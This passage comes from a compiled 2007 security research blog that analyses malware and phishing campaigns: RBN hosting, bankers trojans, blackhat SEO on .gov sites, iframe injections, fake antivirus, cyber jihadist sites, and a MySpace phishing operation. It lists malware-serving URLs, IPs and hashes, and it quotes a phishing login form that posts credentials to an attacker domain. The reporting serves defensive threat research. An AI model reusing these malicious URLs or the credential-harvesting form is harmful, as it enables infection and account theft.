6. http://weblog.infoworld.com/robertxcringely/archives/2007/11/cyber_terrorism.html
7. <http://www.foxnews.com/story/0,2933,307601,00.html>
8. <http://www.itbusinessedge.com/blogs/hdw/?p=1134>
9. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>
10. <http://warintel.blogspot.com/2007/11/al-jinannet-is-back.html>

11. <http://ddanchev.blogspot.com/2007/10/peoples-information-warfare-concept.html>

12. <http://72.14.209.104/search?hl=en&q=cache%3Awww.al-jinan.net>

566

13. <http://terroronline.wordpress.com/2006/11/01/the-electronic-jihad-that-wasnt/>

14. <http://www.timesonline.co.uk/tol/news/uk/crime/article2821101.ece>

15. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>

16. <http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html>

567



Go to Sleep, Go to Sleep my Little RBN (2007-11-08 16:59)

Yesterday, [1]Paul Ferguson tipped [2]me on the [3]sudden disappearance of the [4]Russian Business Network. And

just like babies have different understanding of day and night, the RBN isn't interested in going to sleep too, in fact there's a speculation that [5]they're relocating their infrastructure to China, speculation in terms of that it could be another such localized RBN operation :

" Jamz Yaneza, a Trend Micro research project manager, agreed. "We're seeing signs of RBN-like activity elsewhere, in Turkey, Taiwan and China. RBN may be moving to places even more inaccessible to the law [than Russia].

Everyone knows they were in St. Petersburg, but now they're changing houses, changing addresses. The Spamhaus

Project antispam group has posted information that indicates RBN may have already laid claim to IP blocks located in China, Shanghai in particular. "

It's always a pleasure to monitor the RBN, a single activity on behalf of their customers represents an entire

sample to draw conclusions out of. Catch up with such activities like over [6]100 Malwares Hosted on a Single RBN

IP, [7]Fake Anti Virus and Anti Spyware Software, and the most recent [8]Fake Suspended Account Messages while

the IPs are alive and serving exploits and malware. Well, used to.

UPDATE: [9]RBN - Russian Business Network, Chinese Web Space and Misdirection

1. <http://fergdawg.blogspot.com/>
2. <http://blog.trendmicro.com/rbn-goes-poof/>
3. http://blog.washingtonpost.com/securityfix/2007/11/russian_business_network_down.html

568

4. http://en.wikipedia.org/wiki/Russian_Business_Network

5. <http://www.computerworld.com/action/article.do?command=viewArticleBasic&articleId=9045929>
6. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
7. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
8. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
9. <http://rbnexploit.blogspot.com/2007/11/rbn-russian-business-network-its-use-of.html>

569



Yet Another Malware Outbreak Monitor (2007-11-09 15:28)

Such [1]early warning security events systems always come as handy research tools for security analysts and

reporters, and it's great to see that more and more vendors are continuing to share [2]interactive threats data

in real-time, type of data that used to be proprietary one several years ago. Commtouch's recently announced

[3]Malware Outbreak Center is another step in the right direction of intelligence data sharing, and building more

transparency on emerging spam and malware outbreaks :

" *The Commtouch Malware Outbreak Center displays a sample of email-borne malware that has recently been*

detected and blocked by Commtouch's Zero-Hour(TM) Virus Outbreak Protection solution. It also incorporates data

from AV-Test.org, an independent third-party organization that tests most of the commercially available anti-virus scanners. This data enables the Center to publish comparative detection times for leading AV vendors, a first in this comprehensive format which includes malware variant checksum. Detection times are critical, since individual virus variants often peak and then nearly disappear, all in under three hours. IT managers now have access to an online tool that allows them to verify their AV vendor's performance for each new outbreak, and to download comparative

data per malware variant. "

Zero day DIY malware, and open source one undermine the reactive response time's model, but without anti

virus signatures in 2007 your company and customers would still be getting infected by outdated Netsky samples -

it's a fact, yet not the panacea of dealing with malware, and has never been. Another important issue that deserves

to be discussed is the issue with the [4]virus outbreak time of different vendors in [5]Stormy Wormy times for

instance. In the past, vendors were even using their detection in the wild, and on-the-fly binary obfuscation which

in times of [6]open source malware results in [7]countless number of variants. Good PR is vital, and so is gaining

570

competitive advantage in the minds of prospective customers by positioning the company among the first to

have responded to the outbreak, but it raises the issue on the degree of exchanging malware samples between the

vendors themselves, and the lack of transparency here. The way initiatives in the form of honeyfarms contributing

hundreds of malware samples, and "wisdom of crowds" end users filling the gaps in reactive response indirectly protect millions of customers on behalf of anti virus software, in this very same way exchanging malware samples in

the shortest possible time frame, ultimately benefits each and every customer and organization that's having an anti

virus in its perimeter defense strategy.

A non-profit honeyfarm can collect hundreds of thousands of undetected malware samples in a single month,

let's speculate that it could even outperform a small AV vendor's malware aggregation capabilities. In the anti virus industry, branding is crucial and therefore the non-profit honeyfarm cannot enter the market, instead, it's only

incentive to donate the samples to the anti virus vendors is that of social responsibility. AVs should build more

awareness on the importance of malware samples sharing among them, compared to pitching themselves as the

vendor who first picked up the outbreak and protected its customers. Bargaining with someone's upcoming infec-

tion isn't that much of a success if you think about it. "Hey that signature is mine" days should have been over by now.

Moreover, it's a basic principle of every competitive market that the more competition, the more choices the

customer would have, thereby making vendors innovate or cease to exist in irrelevance. Does the same apply to

the anti virus market? Can we have a built-to-flip honeyfarm into an anti virus vendor to be later on acquired and

integrated within a company's existing products portfolio? Let's hope not, and it's doubtful as there's a difference

between an anti virus software and an "anti virus software", at least from the perspective that the second "anti virus software" may be occupying markets that could have otherwise been served by a better market proposition.

Product development of an AV courtesy of a security vendor's products portfolio given the vendor realized that a

huge percentage of security spending goes to perimeter defense solutions can be tricky, and even if acquisition has

taken place you'd better stick to a company whose core competency is anti virus solutions.

[8]Still Living in the Perimeter Defense World?

1. <http://ddanchev.blogspot.com/2007/06/early-warning-security-event-systems.html>

2. <http://www.commtouch.com/Site/Resources/statistics.asp>

3. http://www.commtouch.com/Site/ResearchLab/VirusLab/recent_activity.asp

4. <http://ddanchev.blogspot.com/2006/08/virus-outbreak-response-time.html>

5. <http://ddanchev.blogspot.com/2007/08/storm-worm-malware-back-in-game.html>
6. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
7. <http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html>
8. <http://ddanchev.blogspot.com/2007/01/still-living-in-perimeter-defense-world.html>

571



Targeted Spamming of Bankers Malware (2007-11-12 13:22)

This particular incident is interesting mostly because we have a good example that [1]once a site gets compromised

the potential for abusing the access for malware distribution becomes very realistic, this is in fact what happened with **autobroker.com.pl**, as the following URLs were active as of yesterday, now down due to notification. Basically, the compromised host, compromised in an [2]automatic and efficient way for sure, started acting as the foundation for

the campaign, which as it looks like was spammed in a targetted manner. A tiny php file at **autobroker.com.pl/l.php** was launching the downloader :

[3]TROJ.BANLOAD

Result: 18/31 (58.07 %)

File size: 46080 bytes

MD5: 690e71077c9d78347368c6cf8752741e

SHA1: 7dedad0778a24c69d6df4c8ceedc94f20292473e

the downloader then drops the following bankers that are strangely hosted on the French site [4]Opus Cita-

tum, and are still active :

**opuscitatum.com/modules/PHP %20Files/ _
_steampw12318897 _ .exe**

Trojan-Spy.Win32.Banker.ciy

Result: 9/32 (28.13 %)

File size: 2498560 bytes

MD5: cee1fdea650487e0865a1b8831db1e73

SHA1: ad55ff3e5519d88b930d6a0a695e71fcc253351e

**opuscitatum.com/modules/PHP %20Files/lvete
_Sangalo.scr**

572

Trojan.PWS.Banker

Result: 13/32 (40.63 %)

File size: 2505216 bytes

MD5: 1bdb0d3e13b93c76e50b93db1adeed3e

SHA1: f472693da81202f4322425b952ec02cbff8d72bc

The campaign was originally spammed with the messages : "
Chegou 1 vivo foto torpedo" and "*Vivo torpedo foi enviado*"

de um celular para seu e" by using the web based spammer you can see in the attached screenshot.

More info about [5]banking malware, comments on a recently advertised [6]metaphisher malware kit with

banker trojans infected hosts only showcasing the [7]malicious economies of scale botnet masters mentality, as well

as [8]related posts on [9]targeted malware [10]attacks.

1. <http://seclists.org/fulldisclosure/2007/Oct/0892.html>
2. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>
3. http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_BANLOAD.BFT
4. <http://opuscitatum.com/>
5. http://www.f-secure.com/weblog/archives/VB2007_TheTrojanMoneySpinner.pdf
6. <http://ddanchev.blogspot.com/2007/11/metaphisher-malware-kit-spotted-in-wild.html>
7. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
8. <http://ddanchev.blogspot.com/2007/04/outourcing-spying-on-your-wife.html>
9. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>

10. <http://ddanchev.blogspot.com/2007/07/targeted-extortion-attacks-at.html>

573



p0rn.gov - The Ongoing Blackhat SEO Operation (2007-11-12 16:32)

Want pr0n? Try [1].gov domains in general, ones that have been getting the attention of blackhat SEO-ers for a while, just like the most recent related cases where the [2]City of Chetek, Winsonsin, the City of Somerset, Texas and Town

of Norwood, Massachusetts got their blackhat SEO injection. The previous attack is related to the one I'll assess in

this post, the blackhat SEO tool is the same given the static subdomains generated, what remains to be answered is

how they've managed to get access to the control panels of the domains in order to add the subdomains? Let's look

at the facts :

- the targets in this attack are **The Virgin Islands Housing Finance Authority (VIHFA)**, and the **City Of Selma, Alabama**

- this is the second blackhat SEO operation uncovered during the past couple of months targeting .gov domains

- access to the control panels is somehow obtained so that subdomains pointing to **89.28.13.207 (89-28-13-**

- 207.starnet.md)** and **89.28.13.195 (89-28-13-195.starnet.md)** are added at both domains

- both .gov domains that are targets in this attack are using a shared hosting provider, meaning their IP reputation is in the hands of everyone else's web activities responding under the same IP

- no malware is served in this incident, compared to [3]the previous one, a combination of malware and blackhat SEO

Subdomains at City of Selma currently hosting around 9000 blackhat SEO pages :

574



m21.selma-al.gov

m22.selma-al.gov

m23.selma-al.gov

m24.selma-al.gov

m25.selma-al.gov

m26.selma-al.gov

m27.selma-al.gov

m28.selma-al.gov

m29.selma-al.gov

m30.selma-al.gov

m31.selma-al.gov

m32.selma-al.gov

m33.selma-al.gov

m34.selma-al.gov

Subdomains at the Virgin Islands Housing Finance Authority
with constantly changing structure :

a1.a.vihfa.gov

a2.a.vihfa.gov

a3.a.vihfa.gov

575

a4.a.vihfa.gov

a5.a.vihfa.gov

a6.a.vihfa.gov

a7.a.vihfa.gov

a8.a.vihfa.gov

a9.a.vihfa.gov

a10.a.vihfa.gov

Related subdomains now no longer responding :

2k110.x.vihfa.gov

2k106.x.vihfa.gov

j11.y.vihfa.gov

j9.y.vihfa.gov

z1.z.vihfa.gov

Where's the connection between this blackhat SEO operation and [4]the previous one? It's not just that both

subdomains at the different .gov's are responding to IPs from the same netblock, but also, **89.28.13.202** is responding to City of Somerset's subdomains from the previous incident such as : **j6.y.somersettx.gov**; **st9.x.somersettx.gov**; **x.somersettx.gov**.

Looks like someone in Moldova will get spanked for these incidents.

1. <http://www.computerworld.com/blogs/node/6138>
2. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
3. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
4. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>

576



Teaching Cyber Jihadists How to Hack (2007-11-12 20:57)

Yet another indication of the emerging trend of building a knowledge-driven cyber jihadist community, are such online archives with localized to Arabic standard security and hacking research papers, ones you definitely came across to

before, or may have in fact written by yourself. As I've already discussed this trend in previous posts, it's a PSYOPS

strategy in action, one that's aiming to improve the overall perception of cyber jihadists' ability to wage [1]their battles without [2]using software and web services [3]of their enemies. Whether the investment in time and resources is

worth it is another topic, what's worth pointing out are the efforts they put into localizing the content in between

adding the standard propaganda layer, and later on, [4]building a community around it.

1. <http://ddanchev.blogspot.com/2007/05/jihadists-anonymous-internet-surfing.html>

2. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>

3. <http://ddanchev.blogspot.com/2007/07/cyber-jihadists-and-tor.html>

4. <http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html>

577



Scammy Ecosystem (2007-11-14 16:27)

In this example of a scammy ecosystem, you have a single IP (**88.255.90.50**) hosting the now, retro [1]WebAttacker exploitation kit (**inn2coming.com/income/index.php**), a viagra scam (**pctabletshop.hk**) on the second parked domain, and an investment banking scams on another two - **progold-inv.biz**; **cfinancialservice.com**. Now, all they're

missing is a [2]Rock Phish kit hosted on it and it would have made it an even more interesting operation to monitor. Of course putting more personal efforts into everything pays off. The same netblock is also hosting such popular downloader's

update locations and live exploit URLs such as **stat1count.net**; **all1count.net**; and the recently appeared on the radar **mediacount.net (88.255.90.253)**.

1. <http://ddanchev.blogspot.com/2007/05/webattacker-in-action.html>
2. <http://ddanchev.blogspot.com/2007/10/assessing-rock-phish-campaign.html>

578



Electronic Jihad's Targets List (2007-11-14 17:24)

Despite the fact that the [1]Electronic Jihad 3.0 campaign was a futile attempt right from the very beginning, given

the domains that were supposed to synchronize the targets to be attacked were down, it's interesting to try finding

out who were they targeting at the first place? In the first campaigns, the URLs of the targets, not the victims since they couldn't scale enough to cause even partial damage, were obtainable via the web, compared to the third one

where they were about to get synchronized. And since the synchronization URLs were down before we could take a

peek, here are the targets URLs from the [2]first two campaigns.

First campaign's targets list :

gov.il

keshmesh.net

meca-love4all.com

love4all.us

Second campaign's targets list :

love4all.us

islameyat.com

aldalil-walborhan.com

rapsaweyat.com

investigateislam.com

meca-me.org

ladeeni.net

579

meca-love4all.com

The attached table is the classification of the attacks, as site to be attacked, reason for the attack, importance,

the results, and the site's status after the attack, namely is it up and running or shut down completely, and how

shutting it down would please God.

There's a saying that a person is judged by the type of enemies he has. If we apply it in this situation, you

would see a bunch of inspired wannabe cyber jihadists whose biggest enemy is their idiocy at the first place. So, if these are the cyber jihadist enemies of yours - lucky you, and your critical infrastructure's integrity.

1. <http://ddanchev.blogspot.com/2007/11/electronic-jihad-v30-what-cyber-jihad.html>

2. <http://ddanchev.blogspot.com/2007/08/cyber-jihadist-dos-tool.html>

580



Popular Spammers Strategies and Tactics (2007-11-14 18:54)

It's been a while since I last participated with an article for [1]WindowSecurity.com, so here it goes - [2]Popular

Spammers Strategies and Tactics :

" During 2007, spammers on a worldwide basis demonstrated their adaptability to the ongoing efforts anti-

spam vendors put into ensuring their customers enjoy the benefits of having a spam-free inbox. What strategies

do spammers use in order to achieve this? What tactics do they use in order to obtain email addresses, verify their validity, ensure they reach the highest number of receipts as possible in the shortest time span achievable, while making sure their spam campaigns remain virtually impossible to shut down? "

The article covers strategies and tactics such as : Redirectors/doorway pages; Rapid tactical warfare; Verification/confirmation of delivery; Consolidation; Outsourcing; and Affiliation based models.

1. <http://windowsecurity.com/>
2. <http://windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html>

581



Cyber Jihadist Blogs Switching Locations Again (2007-11-15 21:05)

Having had their blogs removed from Wordpress in a coordinated shutdown operation courtesy of the [1]wisdom of the anti cyber jihadist crowd, The [2]Ignored Puzzle Pieces of Knowledge and The [3]Caravan of Martyrs have

switched location to these URLs -

inshallahshaheed.muslimpad.com;

inshallahshaheed.acbox.com;

caravanofmartyrs.muslimpad.com;

ignoredknowledge.blogspot.com. Apparently there's an ongoing migration of cyber jihadist blogs from Wordpress to Muslimpads presumably with the idea to increase the time from a TOS abuse letter to shut

down, if shut down ever occurs given Muslimpad is significantly biased in removing such positioned as "[4]free

speech" communities given it's hosting provider is **islamicnetwork.com**. Should such propaganda be

tolerated? This is where the different mandates of anti cyber jihadist organizations across the world contradict with each other.

Some have a mandate to shut down such blogs and sites as soon as they come across such, others have a mandate to

monitor and analyze these to keep in pace with emerging threats in the form of real-time intelligence, and in the near future other participants will have a mandate to [5]infect such communities with malware ultimately [6]targeting the

cyber jihadists behind them or the visitors themselves.

582

The bottom line - the propaganda in the form of step-by-step video of an attack in question is a direct violation of their operational security (OPSEC) thereby providing the world's intelligence community with raw data on

their warfare tactics. The propaganda's trade off is similar to that of the [7]Dark Cyber Jihadist Web, while you may want to reach as many future recruits and "converts" as possible, you increase the chance of an intelligence analyst coming across your community, compared to closing it down to sorted and trustworthy individuals and therefore limiting the number of potential future jihadists. Inshallahshaheed are however, going for mass marketing with full speed, and in fact maintain a modest repository of videos at **inshallahshaheed.vodpod.com**. By the way, what's the difference between wishful thinking and thought crime? It's [8]a threat that proves there's a positive ROI of your actions.

Related posts :

[9]GIMF Switching Blogs

[10]GIMF Now Permanently Shut Down

[11]GIMF - "We Will Remain"

1. <http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html>
2. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
3. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
4. http://www.theregister.co.uk/2007/11/06/eu_terror_web/
5. <http://ddanchev.blogspot.com/2007/09/infecting-terrorist-suspects-with.html>
6. http://www.theregister.co.uk/2007/10/23/teutonic_trojan/
7. <http://ddanchev.blogspot.com/2007/09/dark-web-and-cyber-jihad.html>
8. <http://warintel.blogspot.com/2007/11/inshallahshaheed-makes-death-threats.html>
9. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
10. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
11. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>

583



First Person Shooter Anti-Malware Game (2007-11-15 22:35)

Just when you think you've seen everything "evil marketers" can come up to both, consciously and subconsciously influence your purchasing behaviour and improve the favorability scale towards a company - you can still get

surprised. After a decent example of the [1]DIY marketing concept, Microsoft's perception of [2]security as a "threat from outer space", an example of [3]rebranding a security vendor, the [4]Invisible Burglar game, here comes another good example of new media marketing practice - while some companies seek to embed their logos into popular

games, others are coming up with ones on their own.

[5]Symantec's Endpoint Protection Game - a first person

shooter where the typically mutated creatures are replaced with viruses, spyware and rootkits is what I'm blogging

about :

" Your task is to simply save your global network from viruses, worms, and a hideous host of online threats that are poised to take your IT infrastructure down. "

[6]Eye catching trailer as well. Such marketing campaigns can have a huge educational potential if they're, for instance, customized for a specific [7]security awareness program module.

1. <http://ddanchev.blogspot.com/2006/04/diy-marketing-culture.html>

2. <http://ddanchev.blogspot.com/2007/05/microsofts-forefront-ad-campaign.html>

3. <http://ddanchev.blogspot.com/2007/11/rebranding-security-vendor.html>
4. <http://ddanchev.blogspot.com/2006/12/symantecs-invisible-burglar-game.html>
5. <http://www.symantecendpointgame.com/>
6. <http://www.symantecendpointgame.com/trailer>
7. <http://www.windowsecurity.com/pages/security-policy.pdf>

584



Lonely Polina's Secret (2007-11-16 16:13)

Just as I've been monitoring lots of [1]spam that's using Geocities redirectors, yesterday Nicholas posted some details on a [2]malware campaign using Geocities pages as redirectors, and Roderick Ordonez [3]acknowledged the same.

Original Geocities URLs used :

geocities.com/MediciChavez7861 (active) ;

geocities.com/IliseNkrumah2 (down) ;

geocities.com/GounodNanon5 (down). Original message of the spam campaign :

" Hallo! Meine Name ist Polina. Ich bin Studentin und Ich habe zur Germany zu lernen angekommen . Ich

suche mich den Freund und der Sex-Partner. Aller dass Ich will es ist ein guter Mann. Sie sollen ernst, sicher, klug sein.

Geben Sie mich zu wissen wenn Sie wollen mit mir treffen. Ebenso können Sie einfach mein Freund sein. Sie können

*meine Fotos auf meiner Seite sehen:
geocities.com/MediciChavez7861 BITTE, NURR DIE ERNSTE
Vorschlaes. KUSSE,*

POLINA"

The fake lonely German student Polina was also accessible from other URLs as well - **ThePagesBargain.ru/polina; di-bopservice.com**, both now down as well as the main **58.65.238.36/polina** URL which is forwarding to **baby.com** in an attempt to cover up the campaign – you wish. Internal pages within the IP are still accessible - **58.65.238.36/index2**

_files/index3.htm; 58.65.238.36/index2_files/index.htm, and so is the malware itself - **58.65.238.36/iPIX-install.exe**.

Malware campaigners are not just setting objectives and achieving them, they're also evaluating the results

and drawing conclusions on how to improve the next campaign. Back in January, 2006, I emphasized on [4]the

emerging trend of localization in respect to malware, take for instance the release of a trojan in an open source

form so that [5]hacking groups from different countries could localize it by translating to their native language and 585

making it even more easy to use, as well as [6]the localization of MPack and IcePack malware kits to Chinese. In this campaign, a localized URL was also available targeting Dutch speaking visitors **58.65.238.36/polinanl**, so you you have a German and Dutch languages included, and as we've seen the ongoing consolidation of malware authors and

spammers serves well to both sides, spammers will on one hand segment all the German and Dutch emails, and

the malware authors will mass mail using localized message templates. Great social engineering abusing a common

stereotype that for instance German users were definitely flooded with English messages courtesy of Storm Worm

targeting U.S citizens, which is like a Chinese user who's receiving a phishing email from the Royal Bank of Scotland -

it's obvious both of these are easy to detect. Which is what localization is all about, the malware and spam speaks

your local language. One downside of this campaign is that Polina doesn't really look like a lonely German student, in fact she's a model and these are some of her portfolio shots.

Let's discuss how are the malware campaigners coming up with these Geocities accounts at the first place.

Are the people behind the campaign manually registering them, outsourcing the registration process to someone

else, or [7]directly breaking the [8]CAPTCHA? Could be even worse - they may be buying the already registered

Geocities accounts from another group that's specializes in registering these, a group which like a previously covered concept of [9]Proprietary Malware Tools is earning revenues based on higher profit margins given they don't

distribute the product, but provide the service thereby keeping the automatic registration process know-how to

themselves. Once the authentication details are known, the process of anything starting from blackhat SEO, direct

spamming, malware hosting, and embedding such scripts, even IFRAMES in a fully automated fashion.

Meanwhile, what are the chances there's [10]another scammy ecosystem on the same netblock? But of course. **vai-**

choau.com fake watches, **pimpmovie.net** malware C &C, **urolicali.com.cn** spammers, **westernunion.reg-login.com** a phishing url.

1. <http://www.windowsecurity.com/articles/Popular-Spammers-Strategies-Tactics.html>
2. <http://www.disog.org/2007/11/stormworm-using-geocities.html>
3. <http://blog.trendmicro.com/storm-breeds-over-geocities/>
4. <http://packetstormsecurity.org/papers/general/malware-trends.pdf>
5. <http://ddanchev.blogspot.com/2007/09/localizing-open-source-malware.html>
6. <http://ddanchev.blogspot.com/2007/10/mpack-and-icepack-localized-to-chinese.html>
7. <http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html>
8. <http://ddanchev.blogspot.com/2007/09/spammers-and-phishers-breaking-captchas.html>
9. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>

10. <http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html>

586



But of Course I'm Infected With Spyware (2007-11-18 18:30)

Remember those old school fake hard drive erasers where a status bar that's basically doing a directory listing is

shown, and HDD activity is stimulated so that the end user gets the false feeling of witnessing the process? [1]Fake

anti spyware and anti virus software, like the ones courtesy of the now [2]fast-moving RBN, have been using this

tactic for a while, and adding an additional layer of social engineering tricks by obtaining the PCs details with simple javascript. The folks behind **online-scan.com**; **spyware.online-scan.com**; **antivirus.online-scan.com** own a far more deceptive domain name compared to RBN's ones. In fact, even an anti virus vendor could envy them for not picking it up earlier and integrating it in upcoming marketing campaign or service to come. SpywareSoftStop's statements : 587



" At present the Internet is stuffed with viruses of any kind. Every PC is at risk and most probably IS infected. Anti-viruses can detect viruses only, but spyware, installed surreptitiously on a PC without the user's informed consent, is modified each day and solely particularized software can help to detect and remove it. However, a spyware program is

rarely alone on a computer: an affected machine can rapidly be infected by many other components. In some infections, the spyware is not even evident; moreover, some types of spyware disable software firewalls and anti-virus software, and/or reduce browser security settings, thus opening the system to further opportunistic infections, much like an immune deficiency disease. Right now your system is going to be scanned and spyware, if any, will be detected. "

The name servers **preved.spywaresoftstop-support.com** and **medved.spywaresoftstop-support.com** serve : **spywaresoftstop.com; spywaresoftstop-cash.com; spywaresoftstop-support.com**. The popup at online-scan.com that's now returning a 404 error for ldr.exe (**downloadfilesldr.com/download/2/ldr.exe**) will even appear if you try to close the window while your PC is "being scanned". What's ldr.exe? It's the default output of a [3]DIY malware courtesy of Pinch.

1. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
2. <http://rbnexploit.blogspot.com/2007/11/rbn-fake-tools-rogue-software-bank-of.html>
3. http://pandalabs.pandasecurity.com/archive/PINCH_2C00_-THE-TROJAN-CREATOR.aspx

588



The "New Media" Malware Gang (2007-11-18 23:49)

Since [1]Possibility Media's Malware Fiasco, I've been successfully tracking the group behind the malware embedded

attack at each and [2]every online publication of Possibility Media. Successfully tracking mostly because of their

lack of interest in putting any kind of effort of making them harder to trace back, namely, maintaining a static web

presence, but one with diversifying set of malware and exploits used. Possibility Media's main IFRAME used was

208.72.168.176/e-Sr1pt2210/index.php, and at **208.72.168.176** we have a great deal of parked domains in standby mode such as :

repairhddtech.com

granddslp.net

prevedltd.net

stepling.net

softoneveryday.com

samsntafox.com

himpax.com

grimpex.org

trakror.org

dpsmob.com

besotrix.net

gotizon.net

besttanya.com

carsent.com

heliosab.info

gipperlox.info

leader-invest.net

fiderfox.info

potec.net

589

However, the latest IPs and domains related to the group are dispersed on different netblocks and are actively serving malware through exploit URLs :

78.109.16.242/us3/index.php

x-victory.ru/forum/index.php (85.255.114.170)

asechka.cn/traff/out.php (78.109.18.154)

trafika.info/stools/index.php (203.223.159.92)

What's so special about this group? It's the [3]connection with the [4]Russian Business Network. As I've al-

ready pointed out, the malware attack behind Possibility Media's [5]was using IPs rented on behalf of RBN customers

from their old netblock, here are two such examples of RBN IPs used by this group as well :

81.95.149.236/us3/index.php

81.95.148.162/e202/

In case you also remember, some of [6]this group's URLs were also used as communication vehicle with a

downloader that was hosted on a RBN IP, that very same RBN IP that was behind Bank of India's main IFRAME.

Now that's a mutually beneficial malicious ecosystem for both sides. [7]Here are [8]more comments on other

[9]ecosystems.

1. <http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html>
2. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
3. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
4. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
5. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
6. <http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html>
7. <http://ddanchev.blogspot.com/2007/11/lonely-polinas-secret.html>
8. <http://ddanchev.blogspot.com/2007/11/scammy-ecosystem.html>
9. <http://ddanchev.blogspot.com/2007/02/phishing-ecosystem.html>

590



Another Massive Embedded Malware Attack (2007-11-19 22:47)

Compared to the previous [1]massive malware embedded attack in Italy that I assessed in June, 2007 which was

primarily relying on the fact that a shared hosting provider got hacked into, this one is more interesting to follow

because the domains have nothing to do with each other, in fact some are suspected of being generated for blackhat

SEO purposes in combination with embedded malware. The rest are legitimate sites. Moreover, the campaign

is currently in a cover up stage, but the sites are still serving the IFRAME you can see in the attached screenshot.

Currently affected sites where over 90 % still have the IFRAME within :

591



syncopatedvideo.com

ja-bob.com

idledrawings.com

biblequizzer.net

johnnydam.com

gonaus.com

caribbeanjamz.net

campbellscollision.com

instopiainsurance.com

electronicesthetics.com

blackopalproductions.com

loadway.com

mtwashingtonkennelclub.com

shoveltown.com

simplabase.com

ajrivers.com

jacquelinesdayspa.com

epidemianet.com

aabosa.net

bisign.com

orangevaleson.com

592

blackmanassociates.com

jumarktrade.com

queerduck.icebox.com

The main campaign IFRAME URL is **megazo.org/trans.htm** serving TR/Crypt.XPACK.Gen and using its own name-

servers **ns1.megazo.org** (203.117.111.102) and **ns2.megazo.org** (203.117.111.103) which is also hosting **13fr.info**; **1sense.info**; **1speed.info**.

Deobfuscation leads to **1spice.info/t/** (203.121.79.164) where we're redirected to

203.121.79.164/cgi-bin/new/in.cgi?p=user4, both URLs try to exploit [2]MDAC ActiveX code execution (CVE-2006-

0003) vulnerability. Another exploit URL is also active at this IP - **203.121.79.164/web/index.php** which is [3]Icepack in action.

Related posts:

[4]Bank of India Serving Malware

[5]U.S Consulate in St.Petersburg Serving Malware

[6]Syrian Embassy in London Serving Malware

[7]CISRT Serving Malware

[8]Compromised Sites Serving Malware and Spam

[9]A Portfolio of Malware Embedded Magazines

[10]Possibility Media's Malware Fiasco

[11]I See Alive IFRAMEs Everywhere

1. <http://ddanchev.blogspot.com/2007/06/massive-embedded-web-attack-in-italy.html>

2. http://secunia.com/cve_reference/CVE-2006-0003/
3. <http://ddanchev.blogspot.com/2007/07/icepack-malware-kit-in-action.html>
4. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
5. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
6. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
7. <http://ddanchev.blogspot.com/2007/10/cisrt-serving-malware.html>
8. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>
9. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
10. <http://ddanchev.blogspot.com/2007/10/possibility-medias-malware-fiasco.html>
11. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>

593



Large Scale MySpace Phishing Attack (2007-11-20 05:42)

In need of a "creative phishing campaign of the year"? Try this, perhaps the largest phishing attack spoofing MySpace

and collecting all the login details at a central location, that's been active for over a month and continues to be. A Chinese phishing group have come up with legitimate looking MySpace profiles (profile.myspace.com) in the form

of subdomains at their original .cn domains, and by doing so achieve its ultimate objective - establish trust through typosquatting, remain beneath the security vendors radar by comment spamming the URLs inside MySpace, and

obtain the login details of everyone who got tricked.

Key points :

- all of the participating domains are using identical DNS servers, whereas their DNS records are set to change every 3 minutes

- each and every domain is using a different comment spam message, making it easy to assess the potential impact of each of them

- the URLs are not spammed like typical phishing emails, but comment spammed within MySpace by using legitimate

accounts, presumably once that have already fallen victim into the campaign, and mostly to remain beneath the radar

of security vendors if the URLs were spammed in the usual manner

- all of the URLs are the subdomains are currently active, and the login details get forwarded to a central location

319303.cn/login.php

This how the fake MySpace login looks like on the fake domains/subdomains :

(form action = "http://319303.cn/login.php" method = "post" name = "theForm" id = "theForm) **This is how the real MySpace login looks like :**

(form action = "http://secure.myspace.com/index.cfm?fuseaction=login.process" method = "post" id = "LoginForm") **Sample MySpace phishing URLs from this campaign :**

profile.myspace.com.fuseaction.id.0ed37i8xdd.378d38.cn

profile.myspace.com.index.fuseaction.id.370913.cn

